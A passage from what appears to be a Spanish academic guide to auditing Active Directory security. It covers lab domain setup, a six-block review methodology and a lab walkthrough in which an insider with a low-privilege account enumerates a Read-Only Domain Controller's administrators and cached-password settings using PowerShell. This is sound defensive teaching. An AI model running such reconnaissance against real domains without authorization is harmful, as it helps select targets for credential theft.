

Figura 11 Configuración del despliegue

En la siguiente ventana, se puede seleccionar los niveles funcionales (comentados en el apartado 2.1.5 Niveles funcionales), para modificar las capacidades o gestionar posibles compatibilidades, para la infraestructura de laboratorio se deja como esta por defecto para aprovechar las máximas funcionalidades posibles.

Adicionalmente, al crear un nuevo dominio y no existir otro servidor dentro de la infraestructura, este, se crea como *Primary Domain Controller* (PDC). Adicionalmente, y por defecto, se le agrega el servicio de DNS para la resolución de nombres de máquinas y otros dispositivos dentro de la infraestructura.

Por defecto, esta máquina es *Global Catalog* (GC) esto quiere decir que se puede consultar de forma simple (por cualquier miembro del dominio), los datos del esquema para tener más información de la infraestructura.

En caso de que existiesen otras máquinas (*Domain Controllers*) dentro de la infraestructura que diesen soporte a *Active Directory*, estas pueden ser configuradas en modo *Read-Only*, este tipo de configuración se suele utilizar para cuando solo se desea realizar accesos a la infraestructura sin necesidad de realizar modificaciones sobre el esquema.

Por último, se agrega la contraseña, esta, será la contraseña del *Domain Admin* y tendrá permisos totales sobre la infraestructura de *Active Directory* (no confundir con la contraseña de administrador local).



Figura 12 Opciones del controlador de dominio

En el siguiente paso, desmarcar la opción de "*DNS Delegation*", ya que, se está creando un nuevo bosque y no es necesario hacer modificación alguna sobre el DNS.



Figura 13 Opciones DNS

Para finalizar se continúa la instalación sin realizar más modificaciones sobre los parámetros que vienen definidos por defecto.

Tras finalizar la instalación la máquina se reiniciará y nos solicitará el inicio de sesión al dominio, en este caso, con la cuenta de administrador de dominio.



Figura 14 *Login* sobre el dominio

En este punto la infraestructura de *Active Directory* ya se encuentra desplegada. [11]

Para verificar el nivel funcional de dominio y bosque se pueden ejecutar los siguientes comandos:

```
Get-ADDomain | fl Name,DomainMode
Get-ADForest | fl Name,ForestMode
```



Figura 15 Testeo de estado de máquina

4. Metodología de revisión

La metodología detallada en el presente documento está basada en buenas prácticas laborales y en los principales componentes de la infraestructura. En este sentido, se ha subdividido la metodología en seis bloques. Los bloques están centrados en confirmar las capacidades de la infraestructura a diferentes niveles (políticas organizativas, bastionado de servidores, gestión de los objetos de *Active Directory*, etc.).

Los bloques se definen a continuación:

1. **Arquitectura de *Active Directory*:** Este bloque se centra en la arquitectura física y lógica desplegada sobre este servicio. Existen buenas prácticas y posibles vulnerabilidades derivadas de un mal despliegue. Adicionalmente, deben existir una serie de políticas a nivel corporativo que regulen el uso de esta infraestructura de forma segura.
2. **Bastionado de servidores:** Para incrementar el nivel de seguridad de los sistemas de información miembro de la infraestructura de *Active Directory*, se recomienda que incorpore un bastionado o *hardening* de todas las configuraciones (políticas, opciones de Windows, firewall local, etc.). En este bloque se estudian los mecanismos de análisis del bastionado de servidores para determinar las posibles vulnerabilidades.
3. **Objetos de *Active Directory*:** La diferente tipología de objetos utilizada dentro de la infraestructura posee características claramente diferenciadas, en este punto se analiza la diferente tipología (configuraciones de los objetos, identificadores, uso de recursos, etc.).
4. **Configuración de seguridad de *Active Directory*:** Las medidas analizadas en este punto están enfocadas a analizar el tráfico que fluye a través de la infraestructura, protección de la información y otras medidas relacionadas con el propio servicio.
5. **Revisión de GPOs:** Los *Group Policy Object* o GPO son un número elevado de restricciones, permisos, y configuraciones sensibles aplicados sobre usuarios, grupos y máquinas, y, adicionalmente, a nivel de *Domain Controllers* y servidores miembros aumentando así la complejidad en cuanto a mantenimiento de todos estos elementos y control de ellos. En este bloque se pretende proveer de los mecanismos necesarios para analizar e identificar posibles vulnerabilidades sobre las políticas con un coste de tiempo aceptable.
6. **Eventos de auditoría:** Los eventos de auditoría se utilizan para recolectar toda la información relevante de la infraestructura *de Active Directory*, esto nos ayuda a prevenir y detectar posibles ataques contra los sistemas de información de una organización. Este bloque provee de los mecanismos necesarios para detectar posibles capacidades de mejora a la hora de detectar y registrar eventos sospechosos.

Para la realización de las pruebas se proporciona un pequeño paquete de pruebas de forma resumida para completar durante la auditoría/revisión sobre la infraestructura indicando dentro la descripción del control y la casilla para adjuntar todas las evidencias recogidas de forma ordenada. En este sentido, dentro del documento se indica el detalle de las pruebas en profundidad:

Controles AD v1.xlsx

4.1. Bloque I: Arquitectura de Active Directory

4.1.1. Procedimientos de gobierno sobre Active Directory

Los procedimientos de Gobierno (cuerpo normativo, políticas corporativas y otros procedimientos) deben ser analizados en profundidad para entender el compromiso de la organización con los sistemas de información miembro.

En este sentido, los procedimientos definidos por la organización proveen de soporte y apoyo a los mecanismos de seguridad ya existentes en los sistemas de *Active Directory*. A la hora de revisar los procedimientos de una organización debe prestar especial atención a los siguientes documentos:

- **Procedimiento de gestión de cambios**: Las organizaciones de un volumen elevado y con un número de sistemas considerable deben poseen procedimientos de gestión de cambios cuando se realizan modificaciones que afectan considerablemente a la infraestructura o al sistema en sí, este documento debe estar validado por el CISO (*Chief Information Security Officer*) o por el responsable de seguridad que exista en la organización. Este documento debe identificar la persona que realizó los cambios, la fecha y la aprobación del responsable del sistema. Las actividades de los administradores en cuanto a cambios se refieren también debe de quedar registrada en este tipo de documentos.
- **Procedimientos de gestión de usuarios:** A la hora de crear nuevos usuarios, dar de baja, cambiar de departamento u otras acciones corporativas relativas a los miembros de la organización, deben existir una serie de documentos que validen este tipo de acciones para tener la trazabilidad de las mismas. En este sentido, cada usuario de la organización debería de poseer un usuario nominal para poder detectar acciones sospechosas de cada cuenta identificando responsables, adicionalmente, las cuentas de aplicación deben de estar controladas por un responsable y cada una de las cuentas genéricas debe seguir el mismo principio de estar controladas por el responsable del servicio (e.g. cuenta de usuario de Exchange, git, etc.). Cuando un usuario se marche de una organización, debe existir un procedimiento que regule su baja en *Active Directory* al igual que deponer todos sus servicios una vez formalizada la baja, de igual forma, si un usuario cambia de departamento, se deben revisar los permisos de los usuarios e identificar cuáles son los nuevos permisos que necesita, quedando reflejado en un documento de modificación de parámetros de cuenta o de permisos.
- **Plan de mejora continua y/o actualización de la infraestructura:** Una infraestructura de tanta importancia para una organización como *Active Directory* debe tener un plan para implementar mejoras en el tiempo, estas mejoras deben preparar a la organización y a *Active Directory* en concreto para enfrentar nuevas amenazas emergentes en el sector de las tecnologías de la información. Adicionalmente, este documento debe incluir los

plazos para migrar a versiones de sistema operativo superior e incorporar soluciones que afecten y mejoren el nivel de seguridad de la infraestructura.

- **Procedimientos de continuidad de negocio y recuperación de desastres:** Los DRP (*Disaster Recovery Plan*) comúnmente conocidos como planes de recuperación de desastres son el tipo de documento que proporciona los mecanismos necesarios para conseguir recuperar la disponibilidad de los sistemas de información corporativos en caso de que se materialice una contingencia tecnológica sobre la organización. En este sentido, están muy relacionados con los procedimientos de continuidad de negocio, en ellos, se definen las pautas necesarias para continuar las operaciones mediante otros medios y mecanismos en caso de la materialización de una amenaza (e.g. levantar los *backups* sobre un CPD secundario para poder utilizar los sistemas de forma temporal).
- **Procedimientos de seguridad física:** La seguridad física entra dentro del ciclo de vida de la seguridad de los sistemas de información. Los edificios que den soporte a las prácticas de la organización desde sedes en ciudades hasta plantas que lleven cualquier actividad industrial deben poseer unos mínimos requisitos de seguridad física para evitar que un atacante externo penetre el perímetro físico y tenga acceso a una boca de red o acceso a un segmento de red corporativo. Una de las medidas más útiles para potenciar la seguridad física corporativa es la incorporación de mecanismos de control de acceso tales como acceso mediante tarjetas magnéticas en edificios y si son plantas de actividad industrial deben disponer de vallas o alambradas que limiten accesos no autorizados. El uso de cámaras de videovigilancia también proporciona soporte a la seguridad física perimetral de la zona. Como último punto y de forma adicional, los accesos a la sala donde se encuentre el CPD deben de incorporar sistema de control de acceso únicamente a los responsables de su mantenimiento y todo acceso de persona externa a estos, deben quedar registrados.
- **Gestión de *Rollbacks*:** Las copias de seguridad son una de las tareas fundamentales para garantizar las operaciones en caso de contingencia tecnológica. Se debe establecer procedimientos bien definidos sobre las copias de seguridad de los sistemas de la información de la organización auditada. Adicionalmente, se debe gestionar una copia de respaldo "física" del CPD, esto quiere decir que se recomienda que exista un CPD secundario distanciado del primario por varios kilómetros para evitar pérdida total de la información en caso de catástrofe natural.

4.1.2. Revisión de las relaciones de confianza

Las relaciones de confianza (mencionadas en el apartado 2.1.4. Relaciones de confianza), son los mecanismos de entrada/salida de la infraestructura de *Active Directory* a otras infraestructuras y/o principalmente, dentro de un mismo *Active Directory* a árboles y bosques. Esta práctica suele ser bastante común cuando se requiere la comunicación entre varios dominios. El trabajo del consultor de seguridad en este caso, es verificar que las relaciones de confianza establecidas están correctamente gestionadas y no hay ninguna relación que no esté autorizada y permisos establecidos.

Uno de los mecanismos para visualizar las relaciones de confianza de un dominio es a través del comando:

```
Nltest /domain_trusts
```



Figura 16 Identificación de confianza con otros dominios

4.1.3. Exposición de servidores de red

Las organizaciones poseen arquitecturas de red adaptadas a sus necesidades y siguiendo las buenas prácticas que conocen las profesiones de seguridad y sistemas, en otros casos, son arquitecturas heredadas y cuyo mantenimiento aumenta considerablemente el esfuerzo en tiempo y recursos. En este sentido, se debe estudiar el estado de la arquitectura de red y analizar posibles capacidades de mejora. El mayor peligro para una organización y, concretamente para *Active Directory* son servidores miembro o *Domain Controllers* en DMZ expuesta a internet y a otras organizaciones, bien sea por requerimientos del negocio o por otras causas se deben de seguir pautas muy específicas para evitar un incremento en la superficie de ataque. [9]

En primer lugar, analizando todos los puertos abiertos de los servidores bajo dominio que están expuestos, puertos como el del servicio RDP (3389) o SMB (445) pueden suponer un riesgo para la organización ya que existen ataques sobre ciertas versiones centrados sobre esos servicios. En caso de necesitar un *Domain Controller* en DMZ, debe ser configurado en modo *Read-Only*, para evitar problemas de escritura sobre el esquema de *Active Directory*.

A continuación, se expone un ataque típico contra un *Domain Controller Read-Only*, para ello se ha agregado al entorno de laboratorio otra máquina y se ha agregado el rol de RODC (*Read-Only Domain Controller*).

Previamente antes de exponer los pasos necesarios se va a exponer el escenario de ataque utilizado.

- *Primary Domain Controller* (PDC) Nintendo.fakeorg, IP: 10.0.80.230.
- *Domain Controller Read-Only* (RODC) Sony.fakeorg, IP: 10.0.80.231
- Máquina del atacante bajo dominio, n64.fakeorg, IP: 10.0.80.105, Windows 10
- Cuenta de usuario de dominio (fuera del grupo de administradores): dmorgan.

El enfoque que se ha utilizado es el de un *insider* que posee una cuenta de dominio y/o atacante que consigue las credenciales de un usuario de dominio:

I. Listado de información de *Domain Controller Read-Only*: Para obtener información un mecanismo muy útil es la consola de PowerShell, si los administradores de la organización y responsables de seguridad no restringen el uso de comandos a través de esta funcionalidad nativa de Windows puede suponer una entrada muy factible para un atacante o para la elaboración de un ataque avanzado. Para listar información del equipo se utiliza el siguiente comando

```
Get-ADComputer $ROCName -Property * | Select Name,ManagedBy,'msDS-
AuthenticatedToAccountlist','msDS-NeverRevealGroup','msDS-
RevealedDSAs','msDS-RevealedUsers','msDS-RevealOnDemandGroup'
```



Figura 17 Información obtenida de RODC

Al pertenecer a un dominio, un usuario tiene acceso a información básica del dominio tal como usuarios, grupos, información de controladores de dominio y otra información necesaria para establecer comunicaciones entre elementos de la infraestructura.

Entre los parámetros destacables de la ejecución del anterior comando encontramos:

- *Name*, nombre de la máquina.
- *ManagedBy*, el administrador/es de la máquina.
- El parámetro *AuthenticatedToAccountList* enumera las cuentas de usuario que han accedido al sistema, tanto máquinas como usuario.
- *NeverRevealGroup* es un parámetro propio de *Domain Controllers Read-Only* para definir que usuarios, equipos y grupos no pueden tener contraseñas almacenadas en cache en un RODC.
- *RevealedDSAs* identifica que RODC guarda el secreto del usuario que lanza el comando (dmorgan).
- *RevealedUsers* identifica los objetos cuyos secretos han sido revelados a esa instancia (normalmente, miembros del dominio).
- *RevealOnDemandGroup*, identifica el grupo de seguridad cuyos usuarios pueden tener secretos revelados a esa instancia.

II. Información de los RODC admin: Como se ve en la anterior generación del comando los servidores RODC están administrados por el grupo "*RODC Admins*".

Por buenas prácticas, un *Domain Controller Read-Only* no debería estar administrado por los administradores del dominio (excepto en escenarios concretos), encontrar las cuentas de los administradores de los RODC Admins no es una tarea complicada. En primer lugar, se debe enumerar la información que se tiene del grupo.

Para ello se debe ejecutar el siguiente comando:

```
Get-adgroupmember 'RODC admins'
```

```
PS C:\Users\dmorgan> Get-adgroupmember 'RODC admins'


distinguishedName : CN=Jax Teller,CN=Users,DC=fakeorg,DC=com
name              : Jax Teller
objectClass       : user
objectGUID        : fdbcaa81-45dd-41ec-ac8d-8a46b5e4979b
SamAccountName    : jteller
SID               : S-1-5-21-3971954738-3765720426-3373177189-1119

distinguishedName : CN=Peter Griffin,CN=Users,DC=fakeorg,DC=com
name              : Peter Griffin
objectClass       : user
objectGUID        : ca373972-989a-4806-af42-8e9e7788e02b
SamAccountName    : pgriffin
SID               : S-1-5-21-3971954738-3765720426-3373177189-1120
```

Figura 18 Información obtenida del grupo RODC admins

Como se puede observar en la imagen solo existen dos usuarios bajo este grupo que son los que se intentará vulnerar dentro de este ejemplo.

III. Analizando la configuración del RODC: Para continuar analizando qué posibilidades se tienen con el controlador de dominio de solo lectura se analiza qué contraseñas pueden ser cacheadas por esta máquina.



Figura 19 Configuración de RODC

Se observa en la imagen cómo los usuarios del dominio y los RODC admins tienen las contraseñas cacheadas, lo que aumenta considerablemente la superficie de ataque. Un detalle importante a tener en cuenta es que las contraseñas cacheadas en estos sistemas no siempre tienen porqué ser la que tiene el usuario actualmente, no obstante, supone un gran riesgo para la seguridad de la organización que un atacante tenga la capacidad de acceso a las mismas. En este sentido, se debe observar qué contraseñas son las que están almacenando dentro del *Domain Controller Read-Only*.

